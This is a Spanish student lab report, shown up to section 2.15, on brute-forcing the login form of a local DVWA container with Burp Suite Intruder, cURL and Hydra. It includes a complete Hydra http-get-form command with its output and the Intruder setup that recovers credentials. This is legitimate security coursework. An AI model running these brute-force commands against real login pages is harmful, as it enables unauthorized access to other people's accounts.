

Informe Laboratorio 2

Sección 3

Nicolás Gutiérrez

e-mail: nicolas.gutierrez6@mail.udp.cl

Septiembre de 2026

Índice

1. Descripción de actividades	3
2. Desarrollo de actividades según criterio de rúbrica	4
2.1. Levantamiento de docker para correr DVWA (dvwa)	4
2.2. Redirección de puertos en docker (dvwa)	4
2.3. Obtención de consulta a replicar (burp)	5
2.4. Identificación de campos a modificar (burp)	6
2.5. Obtención de diccionarios para el ataque (burp)	7
2.6. Obtención de al menos 2 pares (burp)	8
2.7. Obtención de código de inspect element (curl)	9
2.8. Utilización de curl por terminal (curl)	9
2.9. Demuestra 4 diferencias (curl)	10
2.10. Instalación y versión a utilizar (hydra)	10
2.11. Explicación de comando a utilizar (hydra)	11
2.12. Obtención de al menos 2 pares (hydra)	12
2.13. Explicación paquete curl (tráfico)	13
2.14. Explicación paquete burp (tráfico)	14
2.15. Explicación paquete hydra (tráfico)	15
2.16. Mención de las diferencias (tráfico)	16
2.17. Detección de SW (tráfico)	16
2.18. Interacción con el formulario (python)	17
2.19. Cabeceras HTTP (python)	21
2.20. Obtención de al menos 2 pares (python)	22
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	22
2.22. Demuestra 4 métodos de mitigación (investigación)	24

Conclusiones y comentarios

25

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para obtener la imagen de la aplicación web vulnerable DVWA, se ejecutó el comando `docker pull vulnerables/web-dvwa`. Este comando descarga desde Docker Hub la versión más reciente de la imagen del contenedor con sus dependencias (servidor Apache, PHP y base de datos). Para comprobar que la imagen se descargó e instaló correctamente en el almacenamiento local, se utilizó el comando `docker images`, tal como se observa en la Figura 1.

```
> docker pull vulnerables/web-dvwa
Using default tag: latest
latest: Pulling from vulnerables/web-dvwa
b3d64a33242d: Download complete
6cff5f35147f: Download complete
2cd72dba8257: Download complete
098cffd43466: Download complete
0c57df616dbf: Downloading [=====>] 78.64MB/130.5
MB
b3d64a33242d: Pull complete
6cff5f35147f: Pull complete
2cd72dba8257: Pull complete
098cffd43466: Pull complete
0c57df616dbf: Pull complete
e9968e5981d2: Pull complete
eb05d18be401: Pull complete
3e17c6eae66c: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
docker.io/vulnerables/web-dvwa:latest

~ 42s
> docker images
```

IMAGE	ID	DISK USAGE	CONTENT SIZE	EXTRA
vulnerables/web-dvwa:latest	dae203fe1164	937MB	178MB	

Figura 1: Evidencia de descarga y verificación de la imagen de DVWA.

2.2. Redirección de puertos en docker (dvwa)

Para desplegar el contenedor e interactuar con la aplicación desde el navegador anfitrión, se ejecutó el comando `docker run -d --name dvwa_lab -p 8080:80 vulnerables/web-dvwa`. En la Figura 2 se evidencia el estado activo del contenedor y la redirección exitosa de puertos obtenida mediante el comando `docker ps`.

A continuación, se detalla la función de cada parámetro utilizado en la instrucción:

- `-d` (*detached*): Ejecuta el contenedor en segundo plano, liberando la terminal para seguir ingresando comandos.

- `--name dvwa_lab`: Asigna el nombre personalizado `dvwa_lab` al contenedor para facilitar su identificación y administración.
- `-p 8080:80`: Realiza el mapeo de puertos (*port forwarding*), enlazando el puerto 8080 de la máquina anfitriona con el puerto 80 interno del contenedor donde escucha el servidor web.

```

> docker run -d --name dvwa_lab -p 8080:80 vulnerables/web-dvwa
ccf854db39d8b6de207af7348eaf732a3990fc6b7263ad04cad37a7a46a3a124

~
> docker ps

```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
ccf854db39d8	vulnerables/web-dvwa	"/main.sh"	13 seconds ago	Up 12 seconds	0.0.0.0:80

```

80->80/tcp, [::]:8080->80/tcp  dvwa_lab

```

Figura 2: Evidencia de ejecución del contenedor y redirección de puertos de DVWA.

2.3. Obtención de consulta a replicar (burp)

Para capturar la consulta HTTP que será replicada durante el ataque, se configuró el navegador para redirigir el tráfico a través del proxy de Burp Suite. A continuación, se accedió al módulo `vulnerabilities/brute` y se envió un intento de inicio de sesión con credenciales de prueba.

Como se observa en la Figura 3, Burp Suite interceptó exitosamente la petición HTTP GET, capturando la URI de destino, los parámetros de autenticación (`username`, `password` y `Login`) y las cabeceras requeridas, como la cookie de sesión (`PHPSESSID`) y el nivel de seguridad. Esta consulta capturada sirve como la estructura base que se enviará a la herramienta *Intruder* para automatizar el ataque.

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying a raw HTTP GET request. The request line is: `GET /vulnerabilities/brute/?username=test&password=test&Login=Login HTTP/1.1`. The host is `localhost:8080`. The request includes several headers: `sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99"`, `sec-ch-ua-mobile: ?0`, `sec-ch-ua-platform: "Linux"`, `Accept-Language: es-419,es;q=0.9`, `Upgrade-Insecure-Requests: 1`, and `User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0`. On the right, the 'Inspector' panel shows the 'Request query parameters' section, which lists three parameters: `username` with value `test`, `password` with value `test`, and `Login` with value `Login`.

Figura 3: Petición HTTP GET capturada en Burp Suite para la sección de fuerza bruta.

2.4. Identificación de campos a modificar (burp)

Una vez capturada la consulta en el proxy, se envió la petición a la herramienta *Intruder* (utilizando la combinación de teclas **Ctrl + I**) para configurar el ataque automatizado. En el módulo *Intruder*, se ingresó a la pestaña **Positions** para identificar y delimitar las variables de la consulta HTTP que serán modificadas dinámicamente durante el ataque de fuerza bruta.

Al inspeccionar la estructura de la URI en la petición **GET**, se identificaron los parámetros de consulta que reciben los datos enviados por el usuario:

- **username**: Parámetro encargado de transmitir el nombre de usuario.
- **password**: Parámetro encargado de transmitir la contraseña.
- **Login**: Parámetro de acción que activa la validación del formulario en el servidor.

Para definir las posiciones de inyección, se limpiaron los marcadores automáticos con el botón **Clear §** y se establecieron manualmente los símbolos de delimitación (§) rodeando únicamente los valores de los campos **username** y **password**, tal como se observa en la Figura 4. Adicionalmente, se seleccionó el tipo de ataque **Cluster Bomb**, el cual permite utilizar dos conjuntos independientes de diccionarios e iterar todas las combinaciones posibles entre usuarios y contraseñas.



Figura 4: Identificación y delimitación de los campos **username** y **password** con ataque *Cluster Bomb* en Burp Suite Intruder.

2.5. Obtención de diccionarios para el ataque (burp)

Para ejecutar el ataque de fuerza bruta mediante el método *Cluster Bomb*, es necesario configurar diccionarios de palabras independientes para cada una de las posiciones definidas en la petición HTTP. En la pestaña **Payloads** de Burp Suite Intruder, se procedió a cargar y configurar las listas de prueba para las variables de autenticación.

Para el primer conjunto de datos (**Payload position 1**, correspondiente al parámetro **username**), se utilizó el tipo de payload **Simple list** y se cargó una lista de nombres de usuario comunes mediante el panel de configuración, como se evidencia en la Figura 5. De igual manera, se configuró el segundo conjunto (**Payload position 2**, correspondiente al parámetro **password**) cargando el diccionario de contraseñas de prueba. Esta configuración genera el total de combinaciones necesarias para iterar y evaluar las respuestas del servidor.

Payloads

Payload position: 1 - test

Payload type: Simple list

Payload count: 4

Request count: 16

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load...	pablo
Remove	gordon
Clear	1337
Deduplicate	
Add	Enter a new item

Figura 5: Configuración del diccionario de palabras para la posición de usuarios en Burp Suite Intruder.

2.6. Obtención de al menos 2 pares (burp)

Una vez configuradas las posiciones e inyectados los diccionarios en la herramienta *Intruder*, se inició el ataque automatizado presionando el botón **Start attack**. Al finalizar la ejecución de las peticiones, se procedió a analizar la tabla de resultados para discriminar entre los intentos de inicio de sesión fallidos y los accesos exitosos.

Debido a que el servidor web devuelve un código de estado HTTP 200 OK tanto para peticiones válidas como inválidas, el parámetro diferenciador primario es la columna **Length** (longitud de la respuesta HTTP en bytes). Al ordenar las peticiones por esta columna, se observó que los intentos fallidos mantienen una longitud uniforme de 4,703 o 4,702 bytes, correspondiente a la estructura que renderiza el mensaje de error **Username and/or password incorrect**. Por el contrario, los intentos con credenciales correctas presentan una longitud de respuesta mayor (4,740 y 4,741 bytes).

Al inspeccionar el cuerpo de la respuesta en los paquetes con longitud divergente, se confirmó el acceso exitoso mediante la presencia del mensaje **Welcome to the password protected area**, tal como se aprecia en la Figura 6. De este modo, se obtuvieron exitosamente los siguientes dos pares válidos de usuario y contraseña:

- Par 1: admin : password
- Par 2: pablo : letmein

The screenshot shows the Burp Suite Intruder interface. At the top, there's a table of results sorted by 'Length'. The table has columns: Request, Payload 1, Payload 2, Status code, Response re..., Error, Timeout, and Length. Two rows are highlighted in blue, indicating successful logins: Request 1 (admin, password, 200, 3, 4740) and Request 6 (pablo, letmein, 200, 2, 4741). Below the table, the 'Request' and 'Response' tabs are visible. The 'Response' tab shows the HTML content of the successful login, which includes a 'Welcome to the password protected area admin' message and an image of a user profile.

Request	Payload 1	Payload 2	Status code	Response re...	Error	Timeout	Length
6	pablo	letmein	200	2			4741
1	admin	password	200	3			4740
0			200	3			4703
2	pablo	password	200	2			4703
4	1337	password	200	2			4703
8	1337	letmein	200	1			4703
10	pablo	abc123	200	1			4703
12	1337	abc123	200	1			4703

Request

```

1 GET /vulnerabilities/brute/?username=admin&
2 password=password&login=Login HTTP/1.1
3 Host: localhost:8080
4 sec-ch-ua: "Chromium";v="151",
5 "Not=A?Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: es-419,es;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64)

```

Response

```

83 </div>
84 <input type="submit" value="Login"
85 name="Login">
86
87 </form>
<p>
Welcome to the password protected
area admin
</p>


```

Figura 6: Resultados del ataque de fuerza bruta en Burp Suite Intruder ordenados por la columna *Length*, resaltando los pares válidos obtenidos y la confirmación en la respuesta HTML.

2.7. Obtención de código de inspect element (curl)

Para analizar e interactuar con la aplicación utilizando herramientas de línea de comandos, se procedió a exportar la solicitud HTTP de inicio de sesión directamente desde el navegador. Para ello, se accedió al módulo `vulnerabilities/brute` en DVWA y se abrieron las herramientas de desarrollo (*DevTools*) mediante la tecla **F12**.

Tras enviar un intento de autenticación en el formulario, se seleccionó la pestaña **Red** (*Network*) y se localizó la petición HTTP **GET** dirigida a la ruta del desafío. Haciendo clic derecho sobre la solicitud, se seleccionó la opción **Copiar valor** → **Copiar como cURL**, tal como se ilustra en la Figura 7.

Este procedimiento permite obtener la estructura exacta de la instrucción de consola **cURL**, incluyendo la URI de destino, los parámetros enviados por el formulario y las cabeceras HTTP requeridas para mantener la sesión activa, tales como las cookies **PHPSESSID** y **security=low**.




Figura 7: Exportación de la petición HTTP desde las herramientas de desarrollo del navegador utilizando la opción *Copiar como cURL*.

2.8. Utilización de curl por terminal (curl)

A partir de la solicitud exportada desde el navegador, se procedió a ejecutar las peticiones HTTP en la terminal mediante la herramienta **cURL**. Para analizar e inspeccionar las respuestas del servidor de forma legible, se incluyó el parámetro **-i** junto con un filtro de salida para obtener las cabeceras de estado y las líneas clave del cuerpo HTML.

Se realizaron dos ejecuciones manteniendo activa la sesión autenticada mediante la cabecera de cookies (**PHPSESSID**):

1. **Acceso Válido:** Se envió una solicitud con credenciales correctas (**username=admin** y **password=password**).
2. **Acceso Inválido:** Se envió una solicitud modificando la clave a una combinación errónea (**password=wrongpass**).

En la Figura 8 se observa que ambas peticiones retornaron un código de respuesta **HTTP/1.1 200 OK**, pero desplegaron contenidos diferentes en el cuerpo HTML según el resultado de la autenticación.

```

> curl -i 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login#' \
-H 'Cookie: PHPSESSID=36du3sevr7jeh2611ckc87lk3; security=low' | grep -E "HTTP/|<p>|<pre>|Welcome"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100    4413  100    4413    0         0  4771      0      HTTP/1.1 200 OK
      <p>Welcome to the password protected area admin</p>
100    4413  100    4413    0         0  4770      0
      <p>Damn Vulnerable Web Application (DVWA) v1.10 *Development*</p>

~
> curl -i 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=wrongpass&Login=Login#' \
-H 'Cookie: PHPSESSID=36du3sevr7jeh2611ckc87lk3; security=low' | grep -E "HTTP/|<p>|<pre>|incorrect"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100    4375  100    4375    0         0 652.2k      0      HTTP/1.1 200 OK
100    437    0      0      0         0  0      0
      <pre><br />Username and/or password incorrect.</pre>
100    4375  100    4375    0         0 636.6k      0
      <p>Damn Vulnerable Web Application (DVWA) v1.10 *Development*</p>

```

Figura 8: Ejecución de peticiones HTTP válidas e inválidas mediante cURL en la terminal.

2.9. Demuestra 4 diferencias (curl)

A partir del análisis de los paquetes devueltos en la terminal mediante cURL, se identificaron cuatro diferencias estructurales y de contenido entre la respuesta de un acceso exitoso y uno fallido:


1. **Mensaje de estado y validación en el cuerpo HTML:** La diferencia más directa se encuentra en las etiquetas de texto devueltas. En la petición válida, el servidor responde con la etiqueta `<p>Welcome to the password protected area admin</p>`. En contraste, la petición inválida retorna el bloque `<pre>Username and/or password incorrect.</pre>`.
2. **Tamaño total de la respuesta (Content-Length):** Al analizar la transferencia de datos en la terminal, se observa que la respuesta del acceso válido transfiere un volumen superior de bytes (4,413 bytes) en comparación con el acceso fallido (4,375 bytes). Esta variación se debe a los elementos adicionales renderizados en la vista de bienvenida.
3. **Carga del recurso de imagen de perfil (Avatar):** La respuesta HTML correspondiente al acceso correcto incluye la etiqueta `` para desplegar la imagen de perfil asignada al usuario `admin`. En la respuesta del acceso inválido, esta referencia a la imagen no existe.
4. **Estructura del formulario y estado de la sesión en el DOM:** En el acceso fallido, el servidor vuelve a renderizar el formulario de entrada (`<form action="#">`) con sus campos de texto e instrucción de reintento. En el acceso exitoso, la estructura del formulario se omite o cambia su estado mostrando la bienvenida al área protegida.

2.10. Instalación y versión a utilizar (hydra)

Para llevar a cabo las pruebas de fuerza bruta desde la línea de comandos mediante una herramienta multihilo optimizada, se procedió a instalar la suite *THC-Hydra* a través

del gestor de paquetes oficial del sistema operativo mediante el comando `sudo pacman -S hydra`.

Una vez completada la instalación, se verificó la disponibilidad de la herramienta y la versión instalada en el sistema mediante la ejecución del comando `hydra -v`. Como se evidencia en la Figura 9, la versión activa asignada para las ejecuciones del laboratorio corresponde a **Hydra v9.7**.



```
> hydra -v
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-23 00:56:22
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use the "module://www.example.com/optional-module-parameters" syntax!
```

Figura 9: Verificación en consola de la instalación y versión activa de Hydra (v9.7).

2.11. Explicación de comando a utilizar (hydra)

Para realizar el ataque de fuerza bruta sobre el formulario de autenticación de DVWA (bajo el nivel de seguridad *low*), se empleó la herramienta Hydra utilizando su módulo especializado para formularios web por método GET (`http-get-form`).

El comando ejecutado con éxito en la terminal es el siguiente:

```
hydra -L usuarios.txt -P passwords.txt localhost -s 8080 http-get-form '/vulnerabilities/brute/:username=~USER~&password=~PASS~&Login=Login:H=Cookie\:PHPSESSID=q1ttmlnqr44qp11mp75jefnm56;security=low:F=Username and/or password incorrect'
```

En la Figura 10 se evidencia la ejecución exitosa de la instrucción, la cual procesó las combinaciones de diccionarios y obtuvo los dos pares de credenciales válidos sin arrojar falsos positivos.

A continuación, se detalla la función de cada parámetro y bloque utilizado en la instrucción:

- `-L usuarios.txt`: Archivo de texto que contiene el listado de nombres de usuario a evaluar en el ataque.
- `-P passwords.txt`: Archivo que contiene el diccionario de contraseñas candidatas.
- `localhost -s 8080`: Dirección IP o host objetivo y puerto expuesto por el contenedor de Docker donde corre la instancia de DVWA.
- `http-get-form`: Módulo de Hydra optimizado para interactuar con formularios web y mapear las respuestas del servidor.

- `/vulnerabilities/brute/...`: Estructura de la ruta y campos del formulario (`username`, `password` y el botón `Login`), haciendo uso de los comodines `^USER^` y `^PASS^` para la iteración de los diccionarios.
- `H=Cookie\ :PHPSESSID=...`: Cabecera HTTP personalizada que inyecta la cookie de sesión activa y el nivel de seguridad (`security=low`), evitando la expiración de sesión y las redirecciones a la pantalla de login.
- `F=Username and/or password incorrect`: Cadena de control ubicada al final de la estructura que permite al analizador de Hydra identificar los intentos fallidos y descartar falsos positivos, aislando únicamente las credenciales correctas.

```
hydra -L usuarios.txt -P passwords.txt localhost -s 8080 http-get-form '/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\ :PHPSESSID=q1ttmInqr44qp1mp75jefnm56; security=low:F=Username and/or password incorrect'
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-23 02:37:36
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (1:4/p:4), ~1 try per task
[DATA] attacking http-get-form://localhost:8080/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\ :PHPSESSID=q1ttmInqr44qp1mp75jefnm56; security=low:F=Username and/or password incorrect
[8080][http-get-form] host: localhost login: pablo password: letmein
[8080][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-23 02:37:36
```

Figura 10: Evidencia de la ejecución exitosa de Hydra mostrando las 2 credenciales válidas encontradas.

2.12. Obtención de al menos 2 pares (hydra)

Una vez ejecutado el comando de fuerza bruta con la configuración optimizada para la versión 9.7 de Hydra, la herramienta procesó todas las combinaciones posibles entre los usuarios definidos en el archivo `usuarios.txt` y las contraseñas del diccionario `passwords.txt`.

Gracias al uso correcto de la cabecera de sesión y la cadena de control de fallo ubicada al final de la instrucción, el analizador interno de Hydra descartó los falsos positivos derivados de las redirecciones y evaluó únicamente las respuestas legítimas del servidor web en el contenedor de Docker. Como se observa en la Figura 10, la ejecución concluyó de forma exitosa indicando la localización de dos credenciales válidas.

A partir de la salida en consola de la herramienta, se obtuvieron de manera automatizada los siguientes dos pares válidos de usuario y contraseña:


- **Par 1:** `admin : password`
- **Par 2:** `pablo : letmein`

2.13. Explicación paquete curl (tráfico)

A partir de la captura de tráfico realizada en Wireshark sobre la interfaz de red *loopback* (10), se analizó el paquete HTTP generado tras la ejecución de la instrucción `cURL` en la terminal.

En la inspección detallada de la trama a nivel de aplicación mostrada en la Figura 11, se identifican las siguientes características clave:

- **Cabecera User-Agent:** Se observa de forma explícita la firma `User-Agent: curl/8.22.0`, lo cual corrobora de manera inequívoca que la petición proviene de la herramienta nativa `cURL` y no de un navegador web convencional.
- **Estructura de la Solicitud GET:** La URI transporta los parámetros del formulario de autenticación en texto plano (`username=admin&password=password&Login=Login`), acompañados de la cabecera de sesión y el nivel de seguridad correspondientes.
- **Comportamiento a nivel de transporte:** Al ser una ejecución individual desde la consola, el flujo TCP se restringe a una única conexión limpia, secuencial y de corta duración (apertura del socket, envío de la petición, recepción de la respuesta y cierre inmediato).



No.	Time	Delta	Source	Destination	Protocol	Len
4	0.0004419...		:::1	:::1	HTTP	29
6	0.0021022...	0.0016602...	:::1	:::1	HTTP	477
59	5.4116793...	5.4095771...	127.0.0.1	127.0.0.1	HTTP	22
60	5.4116793...	0.0000000...	127.0.0.1	127.0.0.1	HTTP	22
61	5.4116793...	0.0000000...	127.0.0.1	127.0.0.1	HTTP	22
62	5.4116909...	0.0000115...	127.0.0.1	127.0.0.1	HTTP	22
63	5.4117007...	0.0000098...	127.0.0.1	127.0.0.1	HTTP	22
68	5.4117151...	0.0000143...	127.0.0.1	127.0.0.1	HTTP	22
71	5.4117514...	0.0000363...	127.0.0.1	127.0.0.1	HTTP	22
72	5.4117524...	0.0000009...	127.0.0.1	127.0.0.1	HTTP	22
73	5.4117585...	0.0000060...	127.0.0.1	127.0.0.1	HTTP	22
75	5.4117717...	0.0000132...	127.0.0.1	127.0.0.1	HTTP	22
78	5.4117841...	0.0000124...	127.0.0.1	127.0.0.1	HTTP	22
81	5.4118202...	0.0000360...	127.0.0.1	127.0.0.1	HTTP	22
82	5.4118225...	0.0000023...	127.0.0.1	127.0.0.1	HTTP	22
85	5.4118440...	0.0000214...	127.0.0.1	127.0.0.1	HTTP	22
86	5.4118545...	0.0000104...	127.0.0.1	127.0.0.1	HTTP	22
88	5.4118626...	0.0000081...	127.0.0.1	127.0.0.1	HTTP	22
91	5.4122213...	0.0014587...	127.0.0.1	127.0.0.1	HTTP	468

Request URI Path: /vulnerabilities/brute/	00
Request URI Path Segment: /vulnerabilities/brute/	00
Request URI Query: username=admin&password=password&Login=Login	00
Request URI Query Parameter: username=admin	00
Request URI Query Parameter: password=password	00
Request URI Query Parameter: Login=Login	00
Request Version: HTTP/1.1	00
Host: localhost:8080\r\n	00
User-Agent: curl/8.22.0\r\n	00

Figura 11: Captura en Wireshark del paquete HTTP generado mediante `cURL`, destacando la cabecera *User-Agent* y los parámetros de consulta.

2.14. Explicación paquete burp (tráfico)

A partir del análisis del tráfico capturado en Wireshark durante la ejecución de ataques automatizados mediante *Burp Suite Intruder*, se observa un flujo de peticiones estructurado y característico.

Al inspeccionar las tramas correspondientes en la capa de aplicación presentadas en la Figura 12, se identifican los siguientes elementos distintivos:

- **Cabecera User-Agent:** A diferencia de las herramientas de línea de comandos, el tráfico generado a través de Burp Suite conserva la firma del navegador web utilizado para la sesión (por ejemplo, Mozilla/5.0 (X11; Linux x86_64)...), simulando peticiones legítimas de un cliente web convencional.
- **Estructura de peticiones por lotes:** En la lista de paquetes se aprecia la secuencia iterativa generada por el módulo *Intruder* evaluando los diferentes parámetros de los diccionarios (username=test, admin, pablo, entre otros).
- **Comportamiento de la conexión:** Las peticiones muestran el uso de cabeceras de control y gestión de estado asociadas al navegador, permitiendo reenviar y modificar dinámicamente el tráfico hacia el contenedor local de DVWA.

No.	Time	Delta	Source	Destination	Protocol	Length	Info
452	20.689715...	14.969816...	127.0.0.1	127.0.0.1	HTTP	886	GET /vulnerabilities/brute/?username=test&password=
454	20.691924...	0.0022088...	127.0.0.1	127.0.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
456	20.749567...	0.0576429...	127.0.0.1	127.0.0.1	HTTP	888	GET /vulnerabilities/brute/?username=admin&password=
457	20.751592...	0.0020247...	127.0.0.1	127.0.0.1	HTTP	1870	HTTP/1.1 200 OK (text/html)
462	20.852261...	0.1006690...	127.0.0.1	127.0.0.1	HTTP	888	GET /vulnerabilities/brute/?username=pablo&password=
464	20.854183...	0.0019224...	127.0.0.1	127.0.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
466	20.970440...	0.1162574...	127.0.0.1	127.0.0.1	HTTP	889	GET /vulnerabilities/brute/?username=gordon&password=
467	20.972432...	0.0019918...	127.0.0.1	127.0.0.1	HTTP	1870	HTTP/1.1 200 OK (text/html)
472	21.105236...	0.1328034...	127.0.0.1	127.0.0.1	HTTP	887	GET /vulnerabilities/brute/?username=1337&password=

[Stream index: 0]

Transmission Control Protocol, Src Port: 35838, Dst Port: 8080, Seq: 1, Ack: 1, Len: 820

Hypertext Transfer Protocol

GET /vulnerabilities/brute/?username=test&password=test&Login=Login HTTP/1.1\r\n

Request Method: GET

Request URI: /vulnerabilities/brute/?username=test&password=test&Login=Login

Request URI Path: /vulnerabilities/brute/

Request URI Path Segment: /vulnerabilities/brute/

Request URI Query: username=test&password=test&Login=Login

Request URI Query Parameter: username=test

Request URI Query Parameter: password=test

Request URI Query Parameter: Login=Login

Request Version: HTTP/1.1

Host: localhost:8080\r\n

sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99"\r\n

sec-ch-ua-mobile: 70\r\n

sec-ch-ua-platform: "Linux"\r\n

Accept-Language: es-419,es;q=0.9\r\n

Upgrade-Insecure-Requests: 1\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n

Sec-Fetch-Site: same-origin\r\n

Sec-Fetch-Mode: navigate\r\n

Sec-Fetch-User: ?1\r\n

Figura 12: Captura en Wireshark del tráfico generado por Burp Suite Intruder, destacando la cabecera *User-Agent* del navegador y la secuencia de peticiones.

2.15. Explicación paquete hydra (tráfico)

A partir del análisis de la captura de tráfico en Wireshark durante la ejecución de *Hydra*, el flujo de red se distingue por una alta concurrencia y un paralelismo masivo de peticiones.

